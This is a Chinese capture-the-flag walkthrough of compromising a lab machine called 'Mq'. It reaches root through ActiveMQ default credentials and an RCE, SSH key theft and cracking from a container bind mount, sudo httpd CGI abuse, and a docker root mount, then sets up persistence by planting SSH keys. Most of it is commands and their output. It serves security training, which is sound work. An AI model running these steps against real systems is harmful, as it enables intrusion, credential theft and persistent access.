

Mq 靶机渗透 WriteUp

靶机: Mq

作者: Sublarge (QQ: 1469196548)

靶机ID: 674

系统: Linux

难度: Medium

攻击链: ActiveMQ 默认凭据 → CVE RCE 容器 root → bind mount 读取宿主 SSH 私钥 → john 爆破私钥密码
→ SSH 登录宿主 `pippinu` → `sudo httpd` 提权到 `jazz` (docker 组) → `docker run` 挂载宿主根 → root flag

0x00 靶机信息

- 靶机 IP: `192.168.56.126`

端口扫描

```
nmap -A -p- 192.168.56.126
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 10.3 (protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.67 ((Unix))
5005/tcp	open	jdwp	Java Debug Wire Protocol (Reference Implementation) version 17.0 17.0.18
8161/tcp	open	http	Jetty
61616/tcp	open	apachemq	ActiveMQ OpenWire transport 6.2.2


- 22: OpenSSH 10.3 (宿主机 SSH)
- 80: Apache 2.4.67 + Clean Blog 模板 (宿主机)
- 5005: **JDWP (Java 调试协议)**
- 8161: Jetty + ActiveMQ Web Console
- 61616: ActiveMQ OpenWire (6.2.2)

突破口是 **8161 端口的 ActiveMQ Web Console** (默认凭据 + RCE)。

0x01 初始 Foothold: ActiveMQ 默认凭据 + CVE RCE


ActiveMQ 控制台默认凭据

```
curl http://192.168.56.126:8161/admin/  
# 使用 admin/admin 成功登录
```



CVE RCE → 容器 root

ActiveMQ 6.2.2 直接使用 CVE-2026-42588 漏洞利用成功。



```
PS D:\Test> nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.126] 56772
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/user.txt
flag{user-d91a8fbafbd0c143e2144773483c0f65}
```

拿到 user.txt。但这是容器内的 root，宿主 root flag 还需要逃逸。

0x02 容器环境侦察

确认容器环境

```
# ls -la /.dockerenv
-rwxr-xr-x 1 root root 0 May 31 06:15 .dockerenv

# hostname
43384aacdb63

# cat /__cacert_entrypoint.sh | head -3
#!/usr/bin/env bash
# NOTE: THIS FILE IS GENERATED VIA "generate_dockerfiles.py"
```

`__cacert_entrypoint.sh` 是 **eclipse-temurin 官方镜像** 的入口脚本，确认当前在 Docker 容器内。

关键观察： `/root` 归属异常

```
# ls -la /
drwxr-sr-x   3 ubuntu ubuntu 4096 May 31 06:11 root   # ← 容器 /root 属主是 ubuntu!
```

容器 `/root` 的属主是 `ubuntu:ubuntu (uid 1000)`，而非 `root`。原因：宿主机把 `/home/user` 以 **只读 bind mount** 挂到了容器的 `/root`，挂载保留了宿主侧的属主信息（uid 1000）。

```
# cat /proc/1/mountinfo | grep sda
85 76 8:3 /home/user /root ro,relatime - ext4 /dev/sda3 rw
#      ^^^^^^^^^^      ^^      ^^
# 宿主/home/user → 容器/root 只读      /dev/sda3 设备本身 rw
```

`/root` 内容 (= 宿主 `/home/user`)

```
# ls -la /root/
drwx--S--- 2 ubuntu ubuntu 4096 May 31 06:15 .ssh
-rw-r--r-- 1 root   ubuntu   44 May 31 06:11 user.txt

# ls -la /root/.ssh/
-rw-r--r-- 1 ubuntu ubuntu   553 May 31 06:15 authorized_keys
-rw----- 1 ubuntu ubuntu 2635 May 31 06:11 id_rsa           # ← 宿主 user 的 SSH 私钥
-rw-r--r-- 1 root   ubuntu   553 May 31 06:15 id_rsa.pub
```

容器以 `root` 运行 + `CAP_DAC_OVERRIDE`，可读 600 权限的 `id_rsa`。

0x03 SSH 私钥与宿主登录

获取宿主 user 的 SSH 私钥

```
# cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyexB0AAAAGAAAABCxAggNQq
IuLNMKzTj6/D3jAAAAGAAAAEAAAGX... (aes256-ctr + bcrypt 加密, 有密码)
-----END OPENSSH PRIVATE KEY-----
```

私钥被 **bcrypt (rounds=24) + aes256-ctr** 加密, **有密码保护**。

Jasypt 凭据解密 (确认无额外密码)

```
# cat /opt/activemq/conf/credentials-enc.properties
activemq.username=system
activemq.password=ENC(mYRkg+4Q4hua1kvpCCI2hg==)
guest.password=ENC(Cf3Jf3tM+UrS0oaKU50od5CuBa8rxjoL)
```

使用 Jasypt master password `activemq` (ActiveMQ 默认) 解密:

属性	ENC 密文	解密明文
<code>guest.password</code>	<code>Cf3Jf3tM+UrS0oaKU50od5CuBa8rxjoL</code>	<code>password</code> (默认值)
<code>activemq.password</code>	<code>mYRkg+4Q4hua1kvpCCI2hg==</code>	<code>manager</code> (默认值)

ActiveMQ 凭据均为默认值, 未藏额外密码。

SSH 私钥密码爆破 (john + rockyou 成功)

用 `ssh2john` 提取 hash + `john` + `rockyou` 字典 成功爆破:

```
# 1. ssh2john 提取 hash
ssh2john /tmp/user_id_rsa > ssh_hash.txt

# 2. 准备 rockyou 字典
cp /usr/share/wordlists/rockyou.txt.gz /tmp/ && cd /tmp && gunzip -k rockyou.txt.gz

# 3. john 爆破
john --wordlist=/tmp/rockyou.txt ssh_hash.txt
# melisa (/tmp/user_id_rsa)
# 1g 0:00:02:53 DONE

# 4. 查看结果
john --show ssh_hash.txt
# user_id_rsa:melisa
```

SSH 私钥密码 = `melisa`

0x04 SSH 登录宿主机

登录用户名发现

容器 `/root` (= 宿主 `/home/user`) 的 `authorized_keys` 属主显示为 `ubuntu:ubuntu` (uid 1000) , 但 home 路径是 `/home/user` —— **实际宿主登录用户名是 `pippinu`** (uid 1000, home `/home/user`) , 并非 `user` 或 `ubuntu`。

踩坑: bind mount 保留属主信息, 但属主名 (ubuntu) 由容器 `/etc/passwd` 解析 uid 1000 得来, 与**宿主真实的用户名 (`pippinu`) 不同**。容器和宿主的 `/etc/passwd` 对同一 uid 的用户名映射可能不一致。

关键: OpenSSH 10.x 默认禁用 ssh-rsa

RSA 私钥登录时, **必须强制启用 `ssh-rsa` 算法** (OpenSSH 10.x 默认禁用 SHA-1 签名) :

```
ssh -o PubkeyAcceptedAlgorithms=+ssh-rsa -o HostKeyAlgorithms=+ssh-rsa \  
-i /tmp/user_id_rsa pippinu@192.168.56.126  
# Enter passphrase for key: melisa
```

```
      _  
  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  _  
 \ \ / / _ \ | / _ \ | / _ \ | ' _ ` \ / _ \  
  \ v v / _/ | ( ) ( ) | | | | | | | | _/  
   \/\ / \__|_| \___\___/|_| |_| |_| \___|  
  
pippinu@Mq:~$ cat user.txt  
flag{user-d91a8fbafbd0c143e2144773483c0f65}
```

成功登录宿主机 `pippinu@Mq` !

踩坑 (私钥格式): 私钥文件**最后一行必须以换行符结尾**, 否则 `ssh-keygen` 报 `error in libcrypto` 无法加载。复制私钥时务必保证 `-----END OPENSSH PRIVATE KEY-----` 后有 `\n`。

0x05 提权侦察: sudo httpd → docker 组

sudo 权限

```
pippinu@Mq:~$ sudo -l  
User pippinu may run the following commands on Mq:  
    (jazz) NOPASSWD: /usr/sbin/httpd
```

pippinu 可以用 `sudo -u jazz` 无密码运行 `/usr/sbin/httpd` (Apache) !

jazz 用户的关键属性

```
$ getent passwd jazz
jazz:x:1001:1001::/home/jazz:/bin/bash

$ id jazz
uid=1001(jazz) gid=1001(jazz) groups=1001(jazz),102(docker) # ← jazz 在 docker 组!
```

jazz 在 docker 组 → 可以直接运行 docker 命令挂载宿主根目录。

提权链清晰: pippinu → sudo httpd (以 jazz 身份) → jazz(docker 组) → docker run -v /:/host 读 root flag。

0x06 提权: httpd CGI 以 jazz 身份执行 docker

思路

`sudo -u jazz /usr/sbin/httpd` 只能以 jazz 身份启动 Apache。利用 Apache 的 **CGI** 功能, 让 httpd worker (jazz 身份) 执行任意命令 (包括 docker) 。

1. 准备 CGI 脚本

```
pippinu@Mq:~$ mkdir -p /tmp/www/cgi-bin
pippinu@Mq:~$ cat > /tmp/www/cgi-bin/cmd.sh << 'CGI'
#!/bin/sh
echo "Content-Type: text/plain"
echo ""
id
docker run --rm -v /:/host $(docker images --format "{{.Repository}}:{{.Tag}}" | head -1)
cat /host/root/root.txt
CGI
pippinu@Mq:~$ chmod +x /tmp/www/cgi-bin/cmd.sh
```

2. 写独立 httpd 配置 (监听 8899, User jazz)

```
pippinu@Mq:~$ cat > /tmp/myhttpd.conf << 'CONF'
ServerRoot /tmp
ServerName localhost
Listen 8899
User jazz
Group jazz
LoadModule mpm_prefork_module /usr/lib/apache2/mod_mpm_prefork.so
LoadModule authz_core_module /usr/lib/apache2/mod_authz_core.so
LoadModule unixd_module /usr/lib/apache2/mod_unixd.so
LoadModule alias_module /usr/lib/apache2/mod_alias.so
LoadModule cgi_module /usr/lib/apache2/mod_cgi.so
PidFile /tmp/my.pid
ErrorLog /tmp/my.err
DocumentRoot /tmp/www
```

```
ScriptAlias /cgi-bin/ /tmp/www/cgi-bin/
<Directory /tmp/www/cgi-bin>
    Options +ExecCGI
    SetHandler cgi-script
    Require all granted
</Directory>
CONF
```

注意: `SetHandler cgi-script` 比 `AddHandler cgi-script .sh` 更好 (后者需额外加载 `mod_mime`)。

3. 以 jazz 身份启动 httpd

```
pippinu@Mq:~$ sudo -u jazz /usr/sbin/httpd -f /tmp/myhttpd.conf
```

4. 触发 CGI → docker 挂载宿主根 → 读 root flag

```
pippinu@Mq:~$ wget -qO- http://127.0.0.1:8899/cgi-bin/cmd.sh

=== ID ===
uid=1001(jazz) gid=1001(jazz) groups=102(docker),1001(jazz)
=== DOCKER ROOT FLAG ===
flag{root-50dc4d76c360b06b00d74980178cbf04}
```

拿到 root flag! 🎉

docker 提权原理

jazz 在 docker 组, 可直接 `docker run` 用本地已有镜像 (`vulhub/activemq:6.2.2`, 靶机离线无法拉取 alpine) 挂载宿主根目录:

```
# 等价命令 (直接以 jazz 执行)
docker run --rm -v /:/host vulhub/activemq:6.2.2 cat /host/root/root.txt
```

宿主根目录被挂载到容器的 `/host`, 直接读取 `root.txt`。

0x07 持久化: 写入 SSH 公钥获取稳定 Shell

CGI 提权链较长 (`pippinu → sudo httpd → jazz CGI → docker`), 每次都要重新搭 Apache。下面通过 **docker 写入公钥**, 拿到稳定的 `jazz` 和 `root` 直接 SSH 访问。

攻击机准备密钥

```
└─$ ssh-keygen -t ed25519 -f /tmp/jazz_key -N ""
└─$ cat /tmp/jazz_key.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFrgh8vo1s07p2KX/KH7x675hNkyIe7Q7TipH/3po0lN kali@z0fsec
```

Step 1: 写公钥到 jazz (经 httpd CGI)

复用 0x09 已启动的 jazz 身份 httpd (监听 8899) , 写一个通过 docker 挂载宿主根写公钥的 CGI:

```
pippinu@Mq:~$ cat > /tmp/www/cgi-bin/dk.sh << 'CGI'
#!/bin/sh
echo "Content-Type: text/plain"
echo ""
IMG=$(docker images --format "{{.Repository}}:{{.Tag}}" | head -1)
docker run --rm -v /:/host $IMG sh -c '
mkdir -p /host/home/jazz/.ssh
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFrgH8vo1s07p2KX/KH7x675hNkyIe7Q7TIpH/3po0lN
kali@z0fsec" >> /host/home/jazz/.ssh/authorized_keys
chmod 700 /host/home/jazz/.ssh
chmod 600 /host/home/jazz/.ssh/authorized_keys
chown -R 1001:1001 /host/home/jazz/.ssh
'

echo "DONE"
CGI
pippinu@Mq:~$ chmod +x /tmp/www/cgi-bin/dk.sh
pippinu@Mq:~$ wget -qO- http://127.0.0.1:8899/cgi-bin/dk.sh
DONE
```

公钥写入后, 直接 SSH 登录 jazz (无需再走 httpd) :

```
└─$ ssh -i /tmp/jazz_key jazz@192.168.56.126
jazz@Mq:~$ id
uid=1001(jazz) gid=1001(jazz) groups=102(docker),1001(jazz)
jazz@Mq:~$ docker ps
CONTAINER ID   IMAGE                                ...   NAMES
43384aacdb63   vulhub/activemq:6.2.2              ...   activemq
```

```
(kali@z0fsec)-[~]
$ ssh -i /tmp/jazz_key jazz@192.168.56.126

Welcome

jazz@Mq:~$ id
uid=1001(jazz) gid=1001(jazz) groups=102(docker),1001(jazz)
jazz@Mq:~$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED    STATUS    PORTS    NAMES
43384aacdb63   vulhub/activemq:6.2.2              "/__cacert_entrypoin..." 4 weeks ago Up 6 hours 0.0.0.0:5005->5005/tcp, [::]:5005->5005/tcp, 0.0.0.0:8161->8161/tcp, [::]:8161->8161/tcp, 0.0.0.0:61616->61616/tcp, [::]:61616->61616/tcp activemq
jazz@Mq:~$
```

Step 2: 写公钥到 root (直接经 jazz docker)

拿到 jazz 后, jazz 本身在 docker 组, 可直接 docker run 写 root 公钥:


```
jazz@Mq:~$ docker run --rm -v /:/host vulhub/activemq:6.2.2 sh -c \  
'mkdir -p /host/root/.ssh && echo "ssh-ed25519  
AAAAC3NzaC1lZDI1NTE5AAAAIFrgH8vo1s07p2KX/KH7x675hNkyIe7Q7TIpH/3po0lN kali@z0fsec" >>  
/host/root/.ssh/authorized_keys && chmod 700 /host/root/.ssh && chmod 600  
/host/root/.ssh/authorized_keys && echo OK'  
OK
```

公钥写入后，直接 SSH 登录 root:

```
└─$ ssh -i /tmp/jazz_key root@192.168.56.126  
root@Mq:~# id  
uid=0(root) gid=0(root) groups=0(root),...,102(docker)  
root@Mq:~# cat root.txt  
flag{root-50dc4d76c360b06b00d74980178cbf04}
```

```
(kali@z0fsec)-[~]  
$ ssh -i /tmp/jazz_key root@192.168.56.126  
  
welcome  
  
root@Mq:~# id  
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27  
(video),102(docker)  
root@Mq:~# ls -al  
total 16  
drwx----- 3 root root 4096 May 21 22:45 .  
drwxr-xr-x 21 root root 4096 May 31 22:15 ..  
lrwxrwxrwx 1 root root 9 Feb 25 17:00 .bash_history -> /dev/null  
drwx----- 2 root root 4096 Apr 26 01:12 .ssh  
-rw-r--r-- 1 root root 44 May 21 22:45 root.txt  
root@Mq:~# cat root.txt  
flag{root-50dc4d76c360b06b00d74980178cbf04}  
root@Mq:~#
```

持久化链路

```
pippinu(sudo httpd CGI) → 写公钥到 jazz → ssh jazz@host (稳定)  
↓ (jazz ∈ docker 组)  
docker run 写公钥到 root → ssh root@host (稳定 root)
```